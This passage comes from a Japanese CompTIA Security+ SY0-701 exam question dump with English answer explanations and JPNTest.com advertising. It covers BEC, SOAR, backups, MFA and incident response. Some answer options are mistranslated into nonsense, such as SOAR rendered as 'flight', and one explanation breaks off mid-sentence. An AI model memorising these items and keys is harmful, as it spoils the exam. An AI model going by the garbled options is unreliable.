- B. 電子メールの添付ファイルを開いた従業員は、ファイルにアクセスするために支払いを要求するメッセージを受け取ります。
- C. サービス デスクの従業員は、人事部長からクラウド管理者アカウントへのログイン資格情報を要求する電子メールを受信します。
- D. 従業員は、会社の電子メール ポータルを装ったフィッシング サイトへのリンクが記載された電子メールを受信します。

正解: A ([コメントを發表する](#))

A business email compromise (BEC) attack is a type of phishing attack that targets employees who have access to company funds or sensitive information. The attacker impersonates a trusted person, such as an executive, a vendor, or a client, and requests a fraudulent payment, a wire transfer, or confidential data. The attacker often uses social engineering techniques, such as urgency, pressure, or familiarity, to convince the victim to comply with the request¹².

In this scenario, option A describes a possible BEC attack, where an employee receives a gift card request in an email that has an executive's name in the display field of the email. The email may look like it is coming from the executive, but the actual email address may be spoofed or compromised. The attacker may claim that the gift cards are needed for a business purpose, such as rewarding employees or clients, and ask the employee to purchase them and send the codes. This is a common tactic used by BEC attackers to steal money from unsuspecting victims³⁴.

Option B describes a possible ransomware attack, where malicious software encrypts the files on a device and demands a ransom for the decryption key. Option C describes a possible credential harvesting attack, where an attacker tries to obtain the login information of a privileged account by posing as a legitimate authority.

Option D describes a possible phishing attack, where an attacker tries to lure the victim to a fake website that mimics the company's email portal and capture their credentials. These are all types of cyberattacks, but they are not examples of BEC attacks. References = 1: Business Email Compromise

- CompTIA Security+ SY0-

701 - 2.2 2: CompTIA Security+ SY0-701 Certification Study Guide 3: Business Email Compromise: The 12 Billion Dollar Scam 4: TOTAL: CompTIA Security+ Cert (SY0-701) | Udemy

質問: **231**

セキュリティ管理者は、基本的な脅威を特定し、封じ込めるために必要な手順の数を減らしたいと考えています。この目標を達成するために役立つのは次のどれですか。

A. 飛翔

B. SIEM

C. DMARC

D. NIDS

正解: **A** ([コメントを发表する](#))

SOAR (Security Orchestration, Automation, and Response) is designed to automate repetitive security tasks, orchestrate workflows, and reduce manual effort in identifying and containing threats. CompTIA Security+ SY0-701 describes SOAR as an advanced tool that integrates with SIEM, EDR, firewalls, and ticketing systems to automate detection, enrichment, and response actions.

By using SOAR playbooks, security teams can automate:

- * Initial threat triage

- * Log correlation

- * Host isolation

- * Indicator lookups

- * Ticket creation and escalation

This significantly reduces the number of manual steps an analyst must perform, achieving the manager's goal of streamlining threat-handling procedures.

A SIEM (B) centralizes logs and alerts but still requires manual investigation unless paired with SOAR.

DMARC (C) protects email domains from spoofing but does not automate threat response. NIDS (D) detects threats on the network but does not automate containment.

SOAR's ability to automate identification and response makes A the correct answer.

質問: **232**

ある企業は、ランサムウェア攻撃からの復旧にバックアップを使用しています。バックアップが感染していないことを最も確実に保証できるのは次のうちどれですか？

A. 不変性

B. 破壊

C. サニタイズ

D. 保持

正解: **A** ([コメントを发表する](#))

The correct answer is immutability, which is a critical concept in backup security and ransomware resilience as covered in the CompTIA Security+ SY0-701 study guide. Immutability ensures that backup data, once written, cannot be altered, modified, or deleted for a defined period of time. This protection is essential in ransomware recovery scenarios because modern ransomware often attempts to encrypt or delete backups to prevent recovery.

Immutable backups are typically implemented using write-once-read-many (WORM) storage or immutable cloud storage configurations. When

immutability is enforced, even administrators or attackers with elevated privileges cannot modify the backup contents during the retention window. As a result, organizations can be confident that their backups remain in a known-good, unaltered state, free from ransomware infection or tampering. The other options do not provide the same guarantee. Destruction refers to permanently deleting data, which would eliminate backups rather than protect them. Sanitization is the process of securely erasing data from storage media and is unrelated to preserving clean backups. Retention defines how long backups are kept but does not protect them from being modified or encrypted during that period. From a Security+ SY0-701 perspective, immutability is closely tied to resilience, recovery, and data protection strategies. It supports business continuity by ensuring that organizations can reliably restore systems after an attack. Immutable backups are a cornerstone of modern ransomware defense strategies because they prevent attackers from corrupting recovery data. Therefore, immutability is the best and most effective control to guarantee that backups used for recovery are not infected.

質問: 233

次のドキュメントのうち、技術的なセキュリティ タスクを実行する方法を詳しく説明しているのはどれですか。

- A. 標準
- B. ポリシー
- C. ガイドライン
- D. 手順

正解: ([正解を表示します](#))

A procedure provides step-by-step instructions on how to complete a specific security task, ensuring consistency and accuracy. Unlike policies, which define high-level security expectations, procedures are detailed and operational. For example, a password reset procedure would outline the exact steps IT support must follow when assisting users.

Policy: Defines security objectives and rules (e.g., "All passwords must be complex").

Standard: Specifies required technologies or configurations.

Guideline: Provides recommendations but is not mandatory.

Procedure: Gives exact instructions to perform tasks.

Reference: CompTIA Security+ SY0-701 Official Study Guide, Security Program Management and Oversight domain.

質問: 234

組織は、侵入が発生した場合に、ログイン データベースへの潜在的な影響を制限したいと考えています。セキュリティ チームが推奨する可能性が高いオプションは次のうちどれですか。

- A. トークン化
- B. ハッシュ
- C. 難読化
- D. セグメンテーション

正解: ([正解を表示します](#))

To limit the potential impact on the log-in database in case of a breach, the security team would most likely recommend hashing. Hashing converts passwords into fixed-length strings of characters, which cannot be easily reversed to reveal the original passwords. Even if the database is breached, attackers cannot easily retrieve the actual passwords if they are properly hashed (especially with techniques like salting).

* Tokenization is used to replace sensitive data with a token, but it is more common for protecting credit card data than passwords.

* Obfuscation is the process of making data harder to interpret but is weaker than hashing for password protection.

* Segmentation helps isolate data but doesn't directly protect the contents of the login database.

質問: 235

次のどれが脆弱性管理を自動化できますか？

- A. CVE
- B. SCAP
- C. OSINT
- D. CVSS

正解: **B** ([コメントを発表する](#))

SCAP (Security Content Automation Protocol) is designed to automate vulnerability management, configuration assessment, and compliance checking. According to CompTIA Security+ SY0-701, SCAP standardizes how vulnerability information is expressed, measured, and shared, allowing security tools to automatically scan systems, identify weaknesses, and assess compliance against predefined baselines.

SCAP integrates multiple standards such as CVE, CVSS, CPE, and XCCDF, enabling automated vulnerability scanning, scoring, and reporting across large environments. This makes it a core technology for continuous vulnerability management and compliance automation.

CVE (A) is a catalog of known vulnerabilities, not an automation framework. OSINT (C) provides publicly available intelligence but does not automate remediation or assessment. CVSS (D) provides severity scoring but does not automate vulnerability management.

Because SCAP enables automated identification, assessment, and reporting of vulnerabilities, the correct answer is B: SCAP.

質問: 236

セキュリティ アナリストは、業務時間外に短時間に大量の異常な DNS クエリをインターネット上のシステムに送信している内部システムに関するアラートを受け取ります。

次のどれが最も起こりそうですか？

- A. ワームがネットワーク全体に拡散しています。
- B. データが流出しています。
- C. 論理爆弾がデータを削除しています。
- D. ランサムウェアがファイルを暗号化しています。

正解: ([正解を表示します](#))

Data exfiltration is a technique that attackers use to steal sensitive data from a target system or network by transmitting it through DNS queries and responses. This method is often used in advanced persistent threat (APT) attacks, in which attackers seek to persistently evade detection in the target environment. A large amount of unusual DNS queries to systems on the internet over short periods of time during non-business hours is a strong indicator of data exfiltration. A worm, a logic bomb, and ransomware would not use DNS queries to communicate with their command and control servers or perform their malicious actions. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 487; Introduction to DNS Data Exfiltration; Identifying a DNS Exfiltration Attack That Wasn't Real - This Time

質問: 237

企業の公開されている侵害情報を発見するために最もよく使用できるのは次のうちどれですか？

- A. OSINT
- B. SIEM
- C. CVE
- D. CVSS

正解: ([正解を表示します](#))

OSINT (Open Source Intelligence) involves collecting publicly available information, including data breaches, leaked credentials, and other exposed company data found online or on the dark web. OSINT tools can discover if a company's information has been compromised publicly.

SIEM (Security Information and Event Management) monitors internal logs and events but does not collect external breach info. CVE (Common Vulnerabilities and Exposures) is a database of known software vulnerabilities, not breach data. CVSS (Common Vulnerability Scoring System) rates vulnerabilities ' severity.

OSINT is a key technique in the Threats and Vulnerabilities domain for external threat intelligence gathering

#6:Chapter 2 | CompTIA Security+ Study Guide#.

質問: 238

管理者は、複数のユーザーが疑わしい IP アドレスからログインしていることに気付きました。ユーザーと話し合った後、管理者は従業員がそれらの IP アドレスからログインしていないことを確認し、影響を受けたユーザーのパスワードをリセットしました。管理者は、この種の攻撃が今後成功しないようにするために、次のどれを実施する必要がありますか？

- A. 多要素認証
- B. 権限の割り当て
- C. アクセス管理
- D. パスワードの複雑さ

正解: A ([コメントを发表する](#))

The correct answer is A because multifactor authentication (MFA) is a method of verifying a user's identity by requiring more than one factor, such as something the user knows (e.g., password), something the user has (e.g., token), or something the user is (e.g., biometric). MFA can prevent unauthorized access even if the user's password is compromised, as the attacker would need to provide another factor to log in. The other options are incorrect because they do not address the root cause of the attack, which is weak authentication.

Permissions assignment (B) is the process of granting or denying access to resources based on the user's role or identity. Access management © is the process of controlling who can access what and under what conditions. Password complexity (D) is the requirement of using strong passwords that are hard to guess or crack, but it does not prevent an attacker from using a stolen password. References =You can learn more about multifactor authentication and other security concepts in the following resources:

CompTIA Security+ SY0-701 Certification Study Guide, Chapter 1: General Security Concepts1 Professor Messer's CompTIA SY0-701 Security+ Training Course, Section 1.2: Security Concepts2 Multi-factor Authentication - SY0-601 CompTIA Security+ : 2.43 TOTAL: CompTIA Security+ Cert (SY0-701) | Udemy, Section 3: Identity and Access Management, Lecture

15: Multifactor Authentication4

CompTIA Security+ Certification SY0-601: The Total Course [Video], Chapter 3: Identity and Account Management, Section 2: Enabling Multifactor Authentication5

質問: 239

内部脅威アクターがデータの流出を試みる際に最もよく利用される脅威ベクトルは次のどれですか？

- A. 識別されていないリムーバブルデバイス
- B. デフォルトのネットワークデバイス資格情報
- C. スピアフィッシングメール
- D. タイポスクワッシングによる事業部門のなりすまし

正解: ([正解を表示します](#))

Unidentified removable devices, such as USB drives, are a common threat vector for insider threat actors attempting data exfiltration. Insiders can easily use these devices to transfer sensitive data out of the organization undetected, making it one of the most commonly utilized methods for data theft.

Default network device credentials are a security vulnerability but not typically used for data exfiltration.

Spear phishing emails are used for external attacks, not insider data exfiltration.

Impersonation through typosquatting is typically used by external actors for phishing or fraud.

質問: 240

ある会社では、財務データを第三者に転送するためにレガシー FTP サーバーを使用しています。レガシー システムは SFTP をサポートしていないため、転送中の機密性の高い財務データを保護するための補償制御が必要です。次のどれが会社にとって最も適切な使用方法でしょうか。

- A. パッチのインストール
- B. SSHトンネリング
- C. フルディスク暗号化
- D. Telnet接続

正解: B ([コメントを発表する](#))

質問: 241

AUP は次のどの制御タイプの例ですか？

- A. 物理
- B. 管理職
- C. テクニカル
- D. 運用中

正解: B ([コメントを発表する](#))

An Acceptable Use Policy (AUP) is an example of a managerial control. Managerial controls are policies and procedures that govern an organization's operations, ensuring security through directives and rules. The AUP defines acceptable behavior and usage of company resources, setting guidelines for employees.

* Physical controls refer to security measures like locks, fences, or security guards.

* Technical controls involve security mechanisms such as firewalls or encryption.

* Operational controls are procedures for maintaining security, such as backup and recovery plans.

有効的な**SY0-701-JPN**問題集はJPNTTest.com提供され、**SY0-701-JPN**試験に合格することに役に立ちます！JPNTTest.comは今最新**SY0-701-JPN**試験問題集を提供します。JPNTTest.com SY0-701-JPN試験問題集はもう更新されました。ここで**SY0-701-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、<https://www.jpntest.com/shiken/SY0-701-JPN-mondaishu> **909**問、**30%ディスカウント**、特別な割引コード: **JPNshiken**」

質問: 242

セキュリティチームは、Always On VPNソリューションが接続に失敗することがあることに気づきました。これにより、リモートユーザーはオンプレミスのWebプロキシに接続できず、保護されない状態になります。このシナリオにおいて、Web保護を実現するには、以下のどの変更が最適ですか？

- A. ネットワーク アクセス制御を実装します。
- B. ローカルゲートウェイを VPN を指すように構成します。
- C. オンプレミス プロキシへのパブリック NAT を作成します。
- D. ホストベースのコンテンツ フィルタリング ソリューションをインストールします。

正解: ([正解を表示します](#))

Installing a host-based content filtering solution on the endpoints ensures that web traffic is filtered locally even when the VPN connection to the on-

Network access control (A) manages device network access, local gateway configuration (B) does not solve protection if VPN fails, and public NAT (C) exposes internal resources and increases risk.

Endpoint filtering complements VPN for resilient web security, covered in Security Architecture and Operations#6:Chapter 11†CompTIA Security+ Study Guide#.

質問: **243**

攻撃者が資格情報の収集に最もよく使用するのは次のどれですか？

- A. レインボーテーブル
- B. サプライチェーンの侵害
- C. ソーシャルエンジニアリング
- D. サードパーティソフトウェア

正解: ([正解を表示します](#))

質問: **244**

MOU と SOW の主な違いを最もよく表しているのは次のうちどれですか？

- A. MOU は通常は法的拘束力がありませんが、SOW は通常、結果に関して法的拘束力があります。
- B. MOU は契約の詳細を識別し、SOW は契約する者を指定します。
- C. MOU には両当事者の署名が必要ですが、SOW にはサービス プロバイダーの署名のみが必要です。
- D. MOU では通常、タスクについて非常に詳細に記述されますが、SOW では通常、タスクについて概要が記述されます。

正解: ([正解を表示します](#))

The correct answer is A because the primary distinction between a Memorandum of Understanding (MOU) and a Statement of Work (SOW) lies in their legal enforceability and purpose. In the Security+ SY0-701 governance and third-party risk management context, an MOU is generally a formal but nonbinding agreement that outlines mutual expectations, responsibilities, and cooperation between parties. It establishes intent and alignment but typically does not impose enforceable obligations or penalties if terms are not met.

An SOW, on the other hand, is legally binding and serves as a contractual document that defines specific deliverables, timelines, performance metrics, and acceptance criteria. The SY0-701 study guide emphasizes that SOWs are critical in vendor and service provider relationships because they clearly define what work will be performed, how success is measured, and what happens if requirements are not met. This makes the SOW enforceable in legal and regulatory contexts, especially when dealing with sensitive systems or data.

Option B is incorrect because both MOUs and SOWs can identify engagement participants, but this is not their defining difference. Option C is incorrect because both documents typically require agreement from all involved parties, and signature requirements vary by organization and jurisdiction. Option D is incorrect because it reverses the actual level of detail: MOUs are high-level and conceptual, while SOWs are detailed and task-specific.

In security programs, MOUs are often used for cooperative arrangements, such as information sharing between organizations or government entities. SOWs are used when accountability, compliance, and measurable outcomes are required. Understanding this distinction is essential for managing third-party risk, enforcing security requirements, and maintaining compliance with Security+ SY0-701 governance objectives.

質問: **245**

データベースの SQL 更新中に、作成された一時フィールドが攻撃者によって置き換えられ、システムへのアクセスが許可されました。このタイプの脆弱性を最もよく表すのは次のどれですか。

- A. 競合状態
- B. メモリインジェクション
- C. 悪意のあるアップデート

D. サイドローディング

正解: ([正解を表示します](#))

質問: 246

新しいコンプライアンス監査要件の一環として、複数のサーバーを異なるネットワークに分割し、承認された内部システムからのみアクセスできるようにする必要があります。次のどれが要件を満たしますか？

- A. 内部リソースへの外部アクセスをブロックするようにファイアウォール ルールを構成します。
- B. パブリック ネットワークからの内部アクセスを許可するように WAP を設定します。
- C. 内部リソースから新しい IPSec トンネルを実装します。
- D. リソースにアクセスするために内部ジャンプ サーバーを展開します。

正解: ([正解を表示します](#))

" Network segmentation is a security practice that divides a network into smaller, isolated segments to limit access and reduce the attack surface. Firewalls are commonly used to enforce segmentation by creating rules that allow or deny traffic based on source, destination, and port. To meet compliance requirements, such as restricting access to internal servers, firewall rules can be configured to block all external traffic while permitting only authorized internal systems to communicate with the segmented servers. This ensures that sensitive resources are isolated from unauthorized access. " Reference:CompTIA Security+ SY0-701 Study Guide, Domain 2.0: Architecture and Design, Section: " Secure Network Architecture Concepts " (Firewalls and network segmentation are key topics).

Explanation:The requirement is to segment servers on different networks and restrict access to only authorized internal systems. Option A directly addresses this by using firewall rules to block external access while allowing internal traffic, aligning with network segmentation best practices. Option B (WAP) refers to a Wireless Access Point, which doesn't fit the context of segmentation and could expose resources to public networks. Option C (IPSec tunnel) secures communication but doesn't inherently segment networks. Option D (jump server) adds a layer of access control but doesn't address the segmentation requirement alone. Thus, A is the best fit.

質問: 247

ある企業が保険契約に加入することを決定しました。この企業は以下のどのリスク管理戦略を実施していますか？

- A. 軽減
- B. 受け入れる
- C. 避ける
- D. 転送

正解: ([正解を表示します](#))

Purchasing insurance is a classic example of risk transfer, where financial risk associated with potential losses is shifted to a third party (the insurer). This strategy does not eliminate the risk but moves the financial burden.

Mitigation (A) reduces risk impact or likelihood through controls, acceptance (B) involves acknowledging the risk without action, and avoidance (C) eliminates the risk by not engaging in the activity.

Risk transfer is a fundamental concept taught in the Risk Management domain of SY0-701#6:Chapter 17+CompTIA Security+ Study Guide#.

質問: 248

クラウド環境でのログ記録と監視に最適なツールは次のどれですか？

- A. IPS
- B. NAC

C. FIM

D. SIEM

正解: **D** ([コメントを发表する](#))

質問: **249**

セキュリティ管理者が組織内のすべてのハードドライブに暗号化を導入しています。管理者が適用しているセキュリティ概念は次のどれですか？

A. 誠実さ

B. 認証

C. ゼロトラスト

D. 機密性

正解: **D** ([コメントを发表する](#))

Encrypting hard drives is a direct implementation of confidentiality, one of the three pillars of the CIA Triad emphasized in CompTIA Security+ SY0-701. Full disk encryption ensures that if a laptop, workstation, or server drive is stolen or accessed without authorization, the data remains unreadable without the decryption key.

This controls unauthorized disclosure and protects sensitive business, financial, and personal information.

Drive encryption is widely required for compliance frameworks such as HIPAA, PCI-DSS, and GDPR.

Integrity (A) refers to preventing unauthorized modification of data, which encryption alone does not guarantee. Authentication (B) confirms user identity, such as passwords or biometrics, but is unrelated to data- at-rest protection. Zero Trust (C) is an architectural model requiring constant verification; it is not a control for hard drive encryption.

Since the sole purpose of encrypting storage is to ensure data confidentiality, the correct answer is D.

質問: **250**

セキュリティ管理者は、機密データを第三者に転送するために暗号化されていないプロトコルを使用してデータを通信するレガシー システムの問題に対処しています。暗号化されたプロトコルを使用するソフトウェア アップデートは利用できないため、補償制御が必要です。管理者が提案するのに最も適切なのは次のうちどれですか。(2 つ選択してください。)

A. トークン化

B. 暗号化のダウングレード

C. SSHトンネリング

D. セグメンテーション

E. パッチのインストール

F. データマスキング

正解: ([正解を表示します](#))

Detailed Explanation:SSH tunneling can secure the unencrypted protocol by encapsulating traffic in an encrypted tunnel. Segmentation isolates the legacy system, reducing the risk of unauthorized access.

Reference: CompTIA Security+ SY0-701 Study Guide, Domain 2: Threats, Section: "Compensating Controls for Legacy Systems".

質問: **251**

セキュリティ アナリストは、人事部門が実装しようとしている SaaS アプリケーションを評価しています。アナリストは、SaaS ベンダーに SOC 2 レポートを要求します。アナリストが実行する可能性が高いプロセスは次のどれですか。

A. 侵入テスト

B. デューデリジェンス

C. 内部監査

D. 証明

正解: **B** ([コメントを發表する](#))

質問: **252**

セキュリティアナリストは、パスワード監査の結果を受けて、会社の認証ポリシーを改善する必要があります。ポリシーに含めるべき項目は次のどれですか(2つ選択してください)。

A. 長さ

B. 複雑さ

C. 最小権限

D. あなたが持っているもの

E. セキュリティキー

F. 生体認証

正解: **A,B** ([コメントを發表する](#))

A strong authentication policy should enforce password length(e.g., minimum of 12-16 characters) and complexity(mix of uppercase, lowercase, numbers, and symbols). These measures significantly reduce the risk of brute-force attacks.

Least privilege (C) relates to access control, not authentication policies.

Something you have (D) and biometrics (F) pertain to multi-factor authentication (MFA) but are not password policy requirements.

Reference: CompTIA Security+ SY0-701 Official Study Guide, General Security Concepts domain.

質問: **253**

限られたコンピューティング リソースでの通信を保護するために、次の暗号化方式のうちどれが適していますか？

A. 公開鍵インフラストラクチャ

B. 楕円曲線暗号

C. ハッシュアルゴリズム

D. 対称暗号化

正解: ([正解を表示します](#))

質問: **254**

セキュリティアナリストは、従業員がフィッシングメールをクリックして認証情報を漏洩したというアラートを受け取りました。アナリストは次のうちどれを行うべきでしょうか？

A. フィッシング攻撃について全従業員に通知し、不審なメールを避けるよう指示してください。

B. アカウントに変更を加える前に、従業員からの確認を待ってください。

C. 従業員のワークステーションを再イメージ化して、マルウェアが存在しないことを確認します。

D. 従業員のアカウントをロックして、さらなる不正アクセスを防止します。

正解: ([正解を表示します](#))

The best answer is D. Lock the employee ' s account to prevent further unauthorized access.

If credentials have been exposed in a phishing incident, the most urgent priority is to contain the threat by preventing attackers from using those credentials. Locking or disabling the affected account is an immediate response step that reduces the risk of unauthorized access, lateral movement, privilege abuse, or data theft.

Why the other options are incorrect:

A). Notify all employees about the phishing attack and instruct them to avoid suspicious emails. Awareness messaging may be useful later, but it does not immediately contain the compromised account.

B). Wait for confirmation from the employee before making any changes to the account. Waiting introduces unnecessary risk if the credentials are already exposed.

C). Reimage the employee ' s workstation to ensure no malware is present. Reimaging may be appropriate if malware was delivered, but the question specifically says the employee exposed credentials. The first priority is account containment.

From a Security+ incident response perspective, the immediate action after credential compromise is to disable or lock the account, making D the best answer.

質問: 255

セキュリティ アナリストは、潜在的な悪意のあるアクティビティを可視化するために、ユーザーとデバイスの動作をより深く理解したいと考えています。アナリストは、アクションが共通のベースラインから逸脱したときにそれを検出するためのコントロールを必要としています。アナリストは次のどれを使用する必要がありますか。

- A. エンドポイントの検出と応答
- B. ウイルス対策
- C. 侵入防止システム
- D. サンドボックス

正解: ([正解を表示します](#))

質問: 256

セキュリティ管理者は、何らかのチェックを含む環境でデータを保護する方法を必要とします。これにより、管理者は変更を追跡できます。この目標を達成するために、管理者は次のどれを設定する必要がありますか？

- A. SPF
- B. GPO
- C. NAC
- D. 完璧

正解: ([正解を表示します](#))

FIM stands for File Integrity Monitoring, which is a method to secure data by detecting any changes or modifications to files, directories, or registry keys. FIM can help a security administrator track any unauthorized or malicious changes to the data, as well as verify the integrity and compliance of the data. FIM can also alert the administrator of any potential breaches or incidents involving the data.

Some of the benefits of FIM are:

It can prevent data tampering and corruption by verifying the checksums or hashes of the files.

It can identify the source and time of the changes by logging the user and system actions.

It can enforce security policies and standards by comparing the current state of the data with the baseline or expected state.

It can support forensic analysis and incident response by providing evidence and audit trails of the changes.

References:

CompTIA Security+ SY0-701 Certification Study Guide, Chapter 5: Technologies and Tools, Section 5.3:

Security Tools, p. 209-210

CompTIA Security+ SY0-701 Certification Exam Objectives, Domain 2: Technologies and Tools, Objective

2.4: Given a scenario, analyze and interpret output from security technologies, Sub-objective: File integrity monitor, p. 12

有効的な**SY0-701-JPN**問題集はJPNTTest.com提供され、**SY0-701-JPN**試験に合格することに役に立ちます！JPNTTest.comは今最新**SY0-701-JPN**試験問題集を提供します。JPNTTest.com SY0-701-JPN試験問題集はもう更新されました。ここで**SY0-701-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、<https://www.jpntest.com/shiken/SY0-701-JPN-mondaishu> **909**問、**30%ディスカウント**、特別な割引コード: **JPNshiken**」

質問: **257**

従業員が侵害された業界ブログにアクセスした後、マルウェアが会社のネットワーク全体に広がりました。このタイプの攻撃を最もよく表すのは次のどれですか？

- A. なりすまし
- B. 偽情報
- C. 水飲み場
- D. スミッシング

正解: ([正解を表示します](#))

A watering-hole attack is a type of cyberattack that targets groups of users by infecting websites that they commonly visit. The attackers exploit vulnerabilities to deliver a malicious payload to the organization's network. The attack aims to infect users' computers and gain access to a connected corporate network. The attackers target websites known to be popular among members of a particular organization or demographic. The attack differs from phishing and spear-phishing attacks, which typically attempt to steal data or install malware onto users' devices¹ In this scenario, the compromised industry blog is the watering hole that the attackers used to spread malware across the company's network. The attackers likely chose this blog because they knew that the employees of the company were interested in its content and visited it frequently. The attackers may have injected malicious code into the blog or redirected the visitors to a spoofed website that hosted the malware. The malware then infected the employees' computers and propagated to the network.

References¹: Watering Hole Attacks: Stages, Examples, Risk Factors & Defense ...

質問: **258**

企業が HIPS を導入して実装しているセキュリティ制御は次のどれですか (2 つ選択してください)。

- A. ディレクティブ
- B. 予防
- C. 物理
- D. 修正
- E. 補償
- F. 探偵

正解: **B,F** ([コメントを發表する](#))

A Host-based Intrusion Prevention System (HIPS) acts as a preventive control by actively blocking threats and a detective control by monitoring and alerting to suspicious activities on endpoints.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 3.3: "HIPS combines preventive and detective capabilities to secure endpoints." Exam Objectives 3.3: "Summarize various security control types and methods."

質問: **259**

セキュリティアナリストがネットワーク内でインシデントを特定しました。セキュリティアナリストは次に、以下のどのインシデント対応活動を実行

しますか？

- A. 封じ込め
- B. 検出
- C. 根絶
- D. 回復

正解: ([正解を表示します](#))

Once an incident is detected, the next step is containment, which involves limiting the scope and impact of the incident to prevent further damage.

Containment can be temporary or long-term, isolating affected systems or networks.

Detection (B) is the initial identification phase before containment. Eradication (C) follows containment and involves removing the root cause. Recovery (D) is the final step to restore normal operations.

This workflow is fundamental in the Incident Response lifecycle detailed in Security Operations in SY0-701

#6:Chapter 14†CompTIA Security+ Study Guide#.

質問: 260

管理者は、法務およびコンプライアンス チームを支援して、顧客取引に関する情報が適切な期間アーカイブされるようにします。管理者が実行しているデータ ポリシーは次のどれですか。

- A. 妥協
- B. 保持
- C. 分析
- D. 転送
- E. インベントリ

正解: ([正解を表示します](#))

A data retention policy is a set of rules that defines how long data should be stored and when it should be deleted or archived. An administrator assists the legal and compliance team with ensuring information about customer transactions is archived for the proper time period by following the data retention policy of the organization. This policy helps the organization to comply with legal and regulatory requirements, optimize storage space, and protect data privacy and security.

References

CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 3, Section 3.4, page 1211 CompTIA Security+ Practice Tests: Exam SY0-701, 3rd Edition, Chapter 3, Question 15, page 832

質問: 261

セキュリティ アナリストは、リスク レジスタの各項目について修復計画を提案する必要があります。最も優先度の高い項目では、従業員が SaaS ソリューションに個別にログインし、ソリューションごとに異なるパスワードの複雑さの要件を設定する必要があります。次の実装計画のうち、このセキュリティ問題を解決する可能性が最も高いのはどれですか。

- A. 統一されたパスワードの複雑さの標準を作成する
- B. 各SaaSソリューションをIDプロバイダーと統合する
- C. 単一のワイルドカード証明書を使用して各 SaaS へのアクセスを保護する
- D. 各SaaSソリューションでのジオフェンシングの設定

正解: ([正解を表示します](#))

Integrating each SaaS solution with an Identity Provider (IdP) is the most effective way to address the security issue. This approach allows for Single Sign-On (SSO) capabilities, where users can access multiple SaaS applications with a single set of credentials while maintaining strong password

policies across all services. It simplifies the user experience and ensures consistent security enforcement across different SaaS platforms.

References =

CompTIA Security+ SY0-701 Course Content: Domain 05 Security Program Management and Oversight.

CompTIA Security+ SY0-601 Study Guide: Chapter on Identity and Access Management.

質問: **262**

法務部門は、第三者によってシュレッダー処理されリサイクルされたすべてのデバイスのバックアップを保持する必要があります。この要件を最もよく表しているのは次のうちどれですか。

- A. 認定
- B. 破壊
- C. データ保持
- D. 衛生

正解: **C** ([コメントを發表する](#))

質問: **263**

従業員は、給与部門から送信されたと思われる、資格情報の確認を求めるテキスト メッセージを受信します。次のソーシャル エンジニアリング手法のうちどれが試みられていますか? (2 つ選択してください。)

- A. タイプミススクワッティング
- B. フィッシング
- C. なりすまし
- D. ヴィッシング
- E. スミッシング
- F. 誤情報

正解: ([正解を表示します](#))

Smishing is a type of social engineering technique that uses text messages (SMS) to trick victims into revealing sensitive information, clicking malicious links, or downloading malware. Smishing messages often appear to come from legitimate sources, such as banks, government agencies, or service providers, and use urgent or threatening language to persuade the recipients to take action¹². In this scenario, the text message that claims to be from the payroll department is an example of smishing.

Impersonation is a type of social engineering technique that involves pretending to be someone else, such as an authority figure, a trusted person, or a colleague, to gain the trust or cooperation of the target. Impersonation can be done through various channels, such as phone calls, emails, text messages, or in-person visits, and can be used to obtain information, access, or money from the victim³⁴. In this scenario, the text message that pretends to be from the payroll department is an example of impersonation.

A: Typosquatting is a type of cyberattack that involves registering domain names that are similar to popular or well-known websites, but with intentional spelling errors or different extensions. Typosquatting aims to exploit the common mistakes that users make when typing web addresses, and redirect them to malicious or fraudulent sites that may steal their information, install malware, or display ads⁵⁶. Typosquatting is not related to text messages or credential verification.

B: Phishing is a type of social engineering technique that uses fraudulent emails to trick recipients into revealing sensitive information, clicking malicious links, or downloading malware. Phishing emails often mimic the appearance and tone of legitimate organizations, such as banks, retailers, or service providers, and use deceptive or urgent language to persuade the recipients to take action⁷⁸. Phishing is not related to text messages or credential verification.

D: Vishing is a type of social engineering technique that uses voice calls to trick victims into revealing sensitive information, such as passwords, credit

card numbers, or bank account details. Vishing calls often appear to come from legitimate sources, such as law enforcement, government agencies, or technical support, and use scare tactics or false promises to persuade the recipients to comply⁹. Vishing is not related to text messages or credential verification.

F: Misinformation is a type of social engineering technique that involves spreading false or misleading information to influence the beliefs, opinions, or actions of the target. Misinformation can be used to manipulate public perception, create confusion, damage reputation, or promote an agenda.

Misinformation is not related to text messages or credential verification.

References = 1: What is Smishing? | Definition and Examples | Kaspersky 2: Smishing - Wikipedia 3:

Impersonation Attacks: What Are They and How Do You Protect Against Them? 4: Impersonation - Wikipedia 5: What is Typosquatting? | Definition and Examples | Kaspersky 6: Typosquatting - Wikipedia 7: What is Phishing? | Definition and Examples | Kaspersky 8: Phishing - Wikipedia 9: What is Vishing? | Definition and Examples | Kaspersky : Vishing - Wikipedia : What is Misinformation? | Definition and Examples | Britannica : Misinformation - Wikipedia

質問: 264

ある従業員が、ファイル共有サイト上のファイルへのリンクを含む不審なメールをスキャンするようセキュリティアナリストに依頼しました。アナリストは、ファイルをダウンロードしてウイルス対策ソフトでスキャンした結果、ファイルは安全であると判断しました。しかし、従業員がそのファイルを開くと、デバイスがランサムウェアに感染してしまいました。アナリストは、次のうちどの手順を踏むべきだったのでしょうか？

- A. コードエディタでファイルを確認します。
- B. netstat を使用してファイル接続を監視します。
- C. ファイルをサンドボックス内で実行します。
- D. ファイルハッシュを取得し、OSINTで確認します。

正解: **C** ([コメントを发表する](#))

The best answer is C. Execute the file in a sandbox.

A sandbox is an isolated environment used to safely run suspicious files and observe their behavior without risking production systems. In this case, the analyst only used antivirus scanning, which may miss new, obfuscated, or previously unknown ransomware. By executing the file in a sandbox, the analyst could have observed malicious behaviors such as:

file encryption attempts
process spawning
registry changes
network beaconing
suspicious system modifications

This makes sandboxing a much better method for analyzing potentially malicious files than relying only on signature-based antivirus.

Why the other options are incorrect:

- A). Review the file in a code editor. This might help in limited cases, but many malicious files are compiled, packed, or obfuscated. It is not a reliable primary analysis method.
- B). Monitor the file connections with netstat. Netstat only shows network connections and would not fully reveal ransomware behavior, especially if the malware acts locally before making network connections.
- D). Retrieve the file hash and check with OSINT. Hash reputation checks can help identify known malware, but they do not detect new or modified ransomware samples that do not yet appear in threat intelligence sources.

From the SY0-701 perspective, suspicious files should be analyzed using dynamic analysis in a sandbox to identify behavior that static tools may miss. That is why C is the best answer.

質問: 265

